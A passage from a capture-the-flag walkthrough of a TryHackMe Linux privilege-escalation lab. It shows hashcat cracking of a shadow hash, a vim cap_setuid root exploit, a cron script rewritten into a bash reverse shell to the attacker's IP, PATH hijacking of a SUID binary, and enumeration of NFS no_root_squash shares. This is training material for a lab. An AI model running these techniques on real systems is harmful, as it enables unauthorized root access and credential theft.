
The final hash, which will be written into the hash.hash file is this:

$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb/

For hashcat, we now need to figure out the mode to use. Because we know from $6 the hashing algorithm is Sha-512, we now only need to look it up in hashcat‘s help menu and then start the cracking with the rockyou wordlist:




```
hacker5preme:~/Tryhackme/writeup$ nano hash.hash
hacker5preme:~/Tryhackme/writeup$ hashcat -h | grep sha512
   1710 | sha512($pass.$salt)                              | Raw Hash, Salted and/or Iterated
   1720 | sha512($salt.$pass)                              | Raw Hash, Salted and/or Iterated
   1730 | sha512(utf16le($pass).$salt)                     | Raw Hash, Salted and/or Iterated
   1740 | sha512($salt.utf16le($pass))                     | Raw Hash, Salted and/or Iterated
   1800 | sha512crypt $6$, SHA512 (Unix)                   | Operating Systems
   6500 | AIX {ssha512}                                    | Operating Systems
hacker5preme:~/Tryhackme/writeup$ hashcat -m 1800 hash.hash /home/hacker5preme/Tools/SecLists/rockyou
txt
```



```
$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV
1mb/:[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep...VV1mb/
Time.Started.....: Fri Oct 22 13:28:58 2021 (11 secs)
Time.Estimated...: Fri Oct 22 13:29:09 2021 (0 secs)
Guess.Base.......: File (/home/hacker5preme/Tools/SecLists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2276 H/s (8.50ms) @ Accel:16 Loops:4 Thr:16 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 24576/14344384 (0.17%)
Rejected.........: 0/24576 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4996-5000
Candidates.#1....: 123456 -> 280690

Started: Fri Oct 22 13:28:43 2021
Stopped: Fri Oct 22 13:29:11 2021
```

After gaining the password we need to answer **Question3.** Log into user2 account by using **su user2** and the cracked password and read the contents of flag3.txt. No, thats not the solution ;). We stay at karens account and use the trick with base64 again:



```
$ cat /etc/passwd | grep user2
user2:x:1002:1002::/home/user2:/bin/sh
$ LFILE = /home/ubuntu/flag3.txt
sh: 3: LFILE: not found
$ $LFILE=/home/ubtunu/flag3.txt
sh: 4: =/home/ubtunu/flag3.txt: not found
$ LFILE=/home/ubuntu/flag3.txt
$ /usr/bin/base64 "$LFILE" | base64 --decode
[redacted]
$ 
```

Task 8: Privilege Escalation: Capabilities

This chapter is an introduction into capabilites:

> Another method system administrators can use to increase the privilege level of a process or binary is “Capabilities”. Capabilities help manage privileges at a more granular level. For example, if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher privilege user. The capabilities man page provides detailed information on its usage and options.

Question2: How many binaries have set capabilities?


We simply use the command **getcap -r / 2>/dev/null** and count the output

Question3: What other binary can be used through its capabilities?

We could use /home/ubuntu/view = cap_setuid+ep → /home/ubuntu/view (https://gtfobins.github.io/gtfobins/view/#capabilities), but we do not have the permissions to use it.

Question4: What is the content of the flag4.txt file?

Therefore we exploit /home/karen/vim = cap_setuid+ep. GTFOBins (https://gtfobins.github.io/gtfobins/vim/) shows us, how to exploit vim for Privilege Escalation:




Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which vim) .
sudo setcap cap_setuid+ep vim

./vim -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

We need to modify the exploit to fit python3. And then simply read the flag.



```
$ whoami
karen
$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
$ ./vim -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
$ echo "Failed, because of wrong python"
Failed, because of wrong python
$ python -V
-sh: 16: python: not found
$ python3 -V
Python 3.8.5
$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Task 9: Privilege Escalation: Cron Jobs


Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user. While properly configured cron jobs are not inherently vulnerable, they can provide a privilege escalation vector under some conditions.
The idea is quite simple; if there is a scheduled task that runs with root privileges and we can change the script that will be run, then our script will run with root privileges.

Question1: How many cron jobs can you see on the target system?

Run **cat /etc/crontab** and get enlighted :)

Question2: What is the content of the flag5.txt file?

Now we need to exploit one of those cronjobs. We will modify /home/karen/backup.sh to giving us a reverse shell. Check ur ip first and then change backup.sh by using this cheatsheet: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp open an netcat listenet and wait :)



```
$ ls
backup.sh
$ nano backup.sh
$ nano backup.sh
$ cat backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.8.235.204/4444 0>&1
$ timestamp
-sh: 20: timestamp: not found
$ time
Usage: time [-apvV] [-f format] [-o file] [--append] [--ver
bose]
       [--portability] [--format=format] [--output=file] [-
-version]
       [--quiet] [--help] command [arg...]
$ ls
backup.sh
$ cat backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.8.235.204/4444 0>&1
$ echo "#!/bin/bash
bash -i >& /dev/tcp/10.8.235.204/4444 0>&1
> > " > test.sh
$ cat test.sj
cat: test.sj: No such file or directory
$ cat test.sh
#!/bin/bash
bash -i >& /dev/tcp/10.8.235.204/4444 0>&1

$ chmod +x test.sh
$ ./test.sh
$ chmod +x backup.sh
$ ls
backup.sh  test.sh
$ ls -al
total 28
```

```
karen@ip-10-10-160-88:~$
karen@ip-10-10-160-88:~$ exit
exit
exit
hacker5preme:~/Tryhackme/writeup$ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.160.88 52246
bash: cannot set terminal process group (6877): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-10-160-88:~# find / -type f -name flag5.txt 2>/dev/null
find / -type f -name flag5.txt 2>/dev/null
^C
hacker5preme:~/Tryhackme/writeup$ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.160.88 52266
bash: cannot set terminal process group (8450): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-10-160-88:~# ls
ls
snap
root@ip-10-10-160-88:~# cd /home
cd /home
root@ip-10-10-160-88:/home# ls
ls
karen
ubuntu
root@ip-10-10-160-88:/home# cd ubuntu
cd ubuntu
root@ip-10-10-160-88:/home/ubuntu# ls
ls
flag5.txt
root@ip-10-10-160-88:/home/ubuntu# cat flag5.txt
cat flag5.txt
[redacted]
root@ip-10-10-160-88:/home/ubuntu#
```

Question3: What is Matt's password?


U need to answer the the question exactly like Question6 – Task 7.

But for performance reasons, ,I‘ve filtered the rockyou wordlist for words that are 6 chars long by using **grep -E '^.{6}$' /home/hacker5preme/Tools/SecLists/rockyou.txt > matt_wl**

Task 10: Privilege Escalation: PATH

If a folder for which your user has write permission is located in the path, you could potentially hijack an application to run a script. PATH in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in folders defined under PATH. (PATH is the environmental variable were are talking about here, path is the location of a file).


Question1: What is the odd folder you have write access for?



```
$ find / -type d -writable 2>/dev/null | sort -u
/dev/mqueue
/dev/shm
/home/murdoch
/proc/925/fd
/proc/925/map_files
/proc/925/task/925/fd
/run/lock
/run/screen
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/units
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dbus.socket
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/init.scope
/sys/fs/cgroup/unified/user.slice/user-1001.slice/user@1001.service
/sys/fs/cgroup/unified/user.slice/user-1001.slice/user@1001.service/dbus.socket
/sys/fs/cgroup/unified/user.slice/user-1001.slice/user@1001.service/init.scope
/tmp
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/tmp/.font-unix
/var/crash
/var/tmp
/var/tmp/cloud-init
```

The odd folder is the directory of a user, we are not logged in as :)

Now we have to escalate our privileges by exploiting PATH vulnerablility.



```
$ ls -l
total 24
-rwsr-xr-x 1 root root 16712 Jun 20 12:23 test
-rw-rw-r-- 1 root root    86 Jun 20 17:48 thm.py
$ ./test
sh: 1: thm: not found
$ export PATH=/tmp:$PATH
$ cd /tmp
$ nano thm
Unable to create directory /home/karen/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

$ echo "/bin/bash" > thm
$ cd /home/murdoch
$ ./test
sh: 1: thm: Permission denied
$ chmod 777 /tmp/thm
$ ./test
root@ip-10-10-36-178:/home/murdoch# cd /home/ubuntu
root@ip-10-10-36-178:/home/ubuntu# ls
root@ip-10-10-36-178:/home/ubuntu# find / -type f -name flag6.txt 2>/dev/null
/home/matt/flag6.txt
root@ip-10-10-36-178:/home/ubuntu# cat /home/matt/flag6.txt
[redacted]
root@ip-10-10-36-178:/home/ubuntu#
```

Task 11: Privilege Escalation: NFS


Privilege escalation vectors are not confined to internal access. Shared folders and remote management interfaces such as SSH and Telnet can also help you gain root access on the target system. Some cases will also require using both vectors, e.g. finding a root SSH private key on the target system and connecting via SSH with root privileges instead of trying to increase your current user’s privilege level.

Another vector that is more relevant to CTFs and exams is a misconfigured network shell. This vector can sometimes be seen during penetration testing engagements when a network backup system is present.

NFS (Network File Sharing) configuration is kept in the /etc/exports file. This file is created during the NFS server installation and can usually be read by users.

Question1: How many mountable shares can you identify on the target system?


This can simply be done by **showmount -e target_ip**



```
$ showmount -e 10.10.44.79
Export list for 10.10.44.79:
/home/ubuntu/sharedfolder *
/tmp                      *
/home/backup              *
```

Question2: How many shares have the "no_root_squash" option enabled?


This can be answered by running **cat /etc/exports**



```
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_check)
```


Privilege Escalation:

